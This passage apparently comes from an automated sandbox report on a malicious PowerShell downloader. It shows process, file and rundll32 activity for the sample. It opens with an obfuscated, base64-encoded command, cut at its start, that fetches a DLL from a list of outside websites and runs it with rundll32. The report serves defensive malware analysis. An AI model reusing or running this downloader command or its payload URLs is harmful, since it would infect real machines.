AnAHMAMQAnACkAKwAnADIAJwApADsAJABTADgAMgBHAD0AKAAoACcARwA5AC cAKwAnADAAJwApACsAJwBNACcAKQA7ACQARAA2AHQAcgB3ADAAMgAgAD0AIA AoACgAJwBTADkAJwArACcAMwAnACkAKwAnAEUAJwApADsAJABYADYAXwBNAD 0AKAAnAEQAMwAnACsAJwAwAFAAJwApADsAJABHADYAYQBqAHYAOABkAD0AJA BIAE8ATQBFACsAKAAoACcAewAwACcAKwAnAH0ASwBqAGwANAA4AGsAcgAnAC sAJwB7ADAAfQBOAHEAJwArACgAJwBtADkAdAB5ACcAKwAnADkAJwApACsAJw B7ADAAfQAnACkALQBmACAAIABbAEMASABhAHIAXQA5ADIAKQArACQARAA2AH QAcgB3ADAAMgArACgAKAAnAC4AZAAnACsAJwBsACcAKQArACcAbAAnACkAOw AkAFYAMwA1AFUAPQAoACgAJwBTADUAJwArACcAXwAnACkAKwAnAFUAJwApAD sAJABKAGkAdABvAGEAMgBlAD0AKAAoACcAdwBdAHgAbQBbAHYAcwAnACsAJw A6AC8ALwByAGUAbQBlAGQAJwArACcAaQBpACcAKwAnAHMALgAnACsAJwBjAC cAKwAnAG8AJwArACcAbQAvAHQALwBnAG0AMgBYAC8AQAAnACsAJwB3ACcAKQ ArACgAJwBdAHgAJwArACcAbQBbAHYAOgAnACsAJwAvAC8AYQB2AGEAJwApAC sAKAAnAGQAbgAnACsAJwBhAG4AJwApACsAKAAnAHMAYQAnACsAJwBoACcAKQ ArACcAaQBuACcAKwAoACcALgBjACcAKwAnAG8AbQAnACkAKwAoACcALwAnAC sAJwB3AHAAJwArACcALQBpAG4AYwAnACkAKwAnAGwAdQAnACsAKAAnAGQAZQ AnACsAJwBzAC8AdwAvAEAAJwApACsAJwB3ACcAKwAnAF0AJwArACgAJwB4AC cAKwAnAG0AWwAnACkAKwAoACcAdgA6AC8ALwAnACsAJwBzAG8AbAAnACsAJw BpAGMAbwAnACkAKwAnAG4AJwArACgAJwAuAHUAcwAnACsAJwAvAGEAbABsAG EAJwArACcAbQAnACsAJwAtAGMAeQAnACkAKwAoACcAYwBsAGUAJwArACcALQ AxAGMANAAnACkAKwAoACcAZwBuACcAKwAnAC8AZgA1ACcAKQArACcAegAvAC cAKwAoACcAQAAnACsAJwB3AF0AJwApACsAKAAnAHgAJwArACcAbQBbACcAKw AnAHYAOgAvACcAKwAnAC8AdwB3AHcALgByAGkAcABhAHIAYQB6AGkAJwArAC cAbwBuACcAKwAnAGkAJwArACcALQAnACkAKwAoACcAcgBhAGQAaQAnACsAJw BvACcAKQArACcAdAB2ACcAKwAnAC4AYwAnACsAKAAnAG8AbQAnACsAJwAvAH MAbwAnACkAKwAnAGYAdAAnACsAKAAnAGEAYwAnACsAJwB1ACcAKQArACgAJw BsACcAKwAnAG8AdQBzAC8AJwArACcARABaAHoALwAnACkAKwAnAEAAJwArAC gAJwB3ACcAKwAnAF0AeABtAFsAJwApACsAKAAnAHYAOgAvACcAKwAnAC8AJw ApACsAKAAnAHcAdwAnACsAJwB3ACcAKQArACgAJwAuAGEAZwByACcAKwAnAG kAJwArACcAYwBhAG0AcAAnACsAJwBlAGcAJwApACsAKAAnAGcAaQAnACsAJw BvACcAKwAnAGMAbwByACcAKQArACgAJwB0AGUAJwArACcAYwBvAG0AbwAnAC kAKwAnAHQAdAAnACsAJwBvAC4AJwArACgAJwBpAHQAJwArACcALwAnACkAKw AoACcAdwBwACcAKwAnAC0AJwApACsAKAAnAGEAJwArACcAZABtACcAKQArAC gAJwBpACcAKwAnAG4AJwArACcALwBzADcAJwArACcAcAAxAC8AQAB3AF0AJw ArACcAeABtAFsAJwApACsAJwB2ACcAKwAnAHMAOgAnACsAJwAvAC8AJwArAC cAdwB3ACcAKwAnAHcAJwArACgAJwAuAHMAdABhAHIAbAAnACsAJwBpACcAKw AnAG4AJwApACsAKAAnAGcAdABlAGMAaABzAC4AYwBvAG0AJwArACcALwAnAC sAJwBHAE4ATQAnACsAJwAvAEAAdwAnACsAJwBdAHgAbQBbAHYAJwApACsAKA AnADoAJwArACcALwAnACsAJwAvAGgAZQBsAGwAYQBzACcAKQArACgAJwAtAG QAJwArACcAYQByAG0AcwAnACsAJwB0AGEAZAAnACsAJwB0AC4AZAAnACsAJw BlACcAKQArACcALwBjACcAKwAoACcAZwBpAC0AYgBpAG4AJwArACcALwBaAC cAKQArACcAUwAnACsAKAAnAG8AJwArACcAbwAvACcAKQApAC4AIgByAEUAcA BsAEEAYABjAGUAIgAoACgAKAAnAHcAXQB4AG0AJwArACcAWwAnACkAKwAnAH YAJwApACwAKABbAGEAcgByAGEAeQBdACgAKAAnAGQAcwAnACsAKAAnAGUAJw ArACcAdwBmACcAKQApACwAKAAnAHcAZQAnACsAKAAnAHYAdwAnACsAJwBlAC cAKQApACkALAAoACcAYQBlACcAKwAnAGYAZgAnACkALAAoACcAaAB0ACcAKw AnAHQAcAAnACkAKQBbADIAXQApAC4AIgBTAGAAUABMAEkAdAAiACgAJABPAD UAXwBZACAAKwAgACQASgBiAHoAMwB5AGEAYQAgACsAIAAkAEwAXwAwAEMAKQ A7ACQAVgAxADEAVgA9ACgAJwBIACcAKwAoACcAXwA4ACcAKwAnAE0AJwApAC kAOwBmAG8AcgBlAGEAYwBoACAAKAAkAE0AbAA5AHgAdwA3AG0AIABpAG4AIA AkAEoAaQB0AG8AYQAyAGUAKQB7AHQAcgB5AHsAKAAuACgAJwBOAGUAdwAtAC cAKwAnAE8AYgBqAGUAYwAnACsAJwB0ACcAKQAgAHMAWQBTAHQAZQBtAC4ATg BFAFQALgB3AEUAQgBDAEwASQBFAG4AVAApAC4AIgBkAG8AVwBgAE4ATABPAG EARABGAEkAYABMAEUAIgAoACQATQBsADkAeAB3ADcAbQAsACAAJABHADYAYQ BqAHYAOABkACkAOwAkAE0AMAA2AEsAPQAoACgAJwBBACcAKwAnADUAMQAnAC kAKwAnAEIAJwApADsASQBmACAAKAAoACYAKAAnAEcAZQAnACsAJwB0AC0ASQ B0ACcAKwAnAGUAbQAnACkAIAAkAEcANgBhAGoAdgA4AGQAKQAuACIAbABgAE UATgBHAHQASAAiACAALQBnAGUAIAAzADAANAA0ADcAKQAgAHsAJgAoACcAcg AnACsAJwB1AG4AJwArACcAZABsAGwAMwAyACcAKQAgACQARwA2AGEAagB2AD gAZAAsACgAKAAnAFMAaAAnACsAJwBvACcAKQArACgAJwB3ACcAKwAnAEQAaQ AnACsAJwBhAGwAbwAnACkAKwAnAGcAQQAnACkALgAiAHQAYABvAFMAVABgAG AASQBuAEcAIgAoACkAOwAkAFcANQAyAE0APQAoACgAJwBPADEAJwArACcAOQ AnACkAKwAnAFIAJwApADsAYgByAGUAYQBrADsAJABLADgAMQBBAD0AKAAnAE UAJwArACgAJwA3ACcAKwAnADQARAAnACkAKQB9AH0AYwBhAHQAYwBoAHsAfQ B9ACQAUwA1ADIATgA9ACgAJwBZADcAJwArACcAMgBTACcAKQA=
Imagebase:	0x13fab0000
File size:	473600 bytes

MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Kjl48kr	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE875BEC7	CreateDirectoryW
C:\Users\user\Kjl48kr\Nqm9ty9	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE875BEC7	CreateDirectoryW
C:\Users\user\Kjl48kr\Nqm9ty9\S93E.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	2	7FEE875BEC7	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Kjl48kr\Nqm9ty9\S93E.dll	success or wait	1	7FEE875BEC7	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Kjl48kr\Nqm9ty9\S93E.dll	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 5a de fd 5f 00 00 00 00 00 00 00 00 e0 00 0e 21 0b 01 02 32 00 46 00 00 00 d4 04 00 00 00 00 00 f0 21 00 00 00 10 00 00 00 60 00 00 00 00 00 10 00 10 00 00 00 02 00 00 03 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 60 05 00 00 04 00 00 01 09 06 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00	MZ......................@...... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...Z.._.......... .!...2.F...........!.......`.. ............................`	success or wait	1	7FEE875BEC7	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Kjl48kr\Nqm9ty9\S93E.dll	unknown	8761	73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15	s..j...xs..j...	success or wait	14	7FEE875BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE85C5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE85C5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE86EA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	62	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE875BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE86B69DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE86B69DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE875BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	7FEE86B69DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	7FEE86B69DF	unknown
C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	7FEE86B69DF	unknown
C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	7FEE86B69DF	unknown

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2332 Parent PID: 2552

General

Start time:	20:30:40
Start date:	12/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Kjl48kr\Nqm9ty9\S93E.dll ShowDialogA
Imagebase:	0xffdd0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Kjl48kr\Nqm9ty9\S93E.dll	unknown	64	success or wait	1	FFDD27D0	ReadFile
C:\Users\user\Kjl48kr\Nqm9ty9\S93E.dll	unknown	264	success or wait	1	FFDD281C	ReadFile

Analysis Process: rundll32.exe PID: 2760 Parent PID: 2332

General

Start time:	20:30:40
Start date:	12/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Kjl48kr\Nqm9ty9\S93E.dll ShowDialogA
Imagebase:	0x50000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2732 Parent PID: 2760

General

Start time:	20:30:41
Start date:	12/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Giyrh\pugu.vsm',ShowDialogA
Imagebase:	0x50000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 1980 Parent PID: 2732

General

Start time:	20:30:42
Start date:	12/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\lvtnyogqxjx\ctmhexvkrv.xdn',ShowDialogA
Imagebase:	0x50000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2724 Parent PID: 1980

General

Start time:	20:30:43
Start date:	12/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Pvbzatsazzovzkv\hcdstjffkh swof.tvm',ShowDialogA
Imagebase:	0x50000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2500 Parent PID: 2724

General

Start time:	20:30:44
Start date:	12/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\lpdtn\rmgx.ktd',ShowDialogA
Imagebase:	0x50000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 1776 Parent PID: 2500

General

Start time:	20:30:45

Start date:	12/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Wxiibgduobebnp\hfpumnmgeezpt.jsh',ShowDialogA
Imagebase:	0x50000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2808 Parent PID: 1776

General

Start time:	20:30:45
Start date:	12/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ndsevdxfleyh\dktakeexwon.agz',ShowDialogA
Imagebase:	0x50000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 3068 Parent PID: 2808

General

Start time:	20:30:46
Start date:	12/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Fmtjatw\czosow.gcn',ShowDialogA
Imagebase:	0x50000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 3012 Parent PID: 3068

General

Start time:	20:30:47
Start date:	12/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Udumexhq\tqqkqid.sqp',ShowDialogA
Imagebase:	0x50000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Disassembly

Code Analysis